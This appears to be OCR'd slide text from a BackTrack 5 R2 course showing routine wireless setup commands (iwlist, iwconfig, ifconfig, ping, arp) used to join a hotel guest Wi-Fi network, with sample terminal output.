


- iwlist wlan0 scanning




Attach wlan0 to wireless


- iwconfig wlan0 essid “Westin_Guest”



- ifconfig up



BT5R2
Applications Places System
Wed Jun 20, 11:27 PM
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig wlan0 192.168.1.2 netmask 255.255.255.0 up
root@bt:~#
root@bt:~# ifconfig wlan0
wlan0 Link encap:Ethernet HWaddr 00:c0:ca:4f:85:ea
inet addr:192.168.1.2 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::2c0:caff:fe4f:85ea/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:5 errors:0 dropped:0 overruns:0 frame:0
TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1360 (1.3 KB) TX bytes:1296 (1.2 KB)
root@bt:~#
<< back | track 5


- ping
- arp

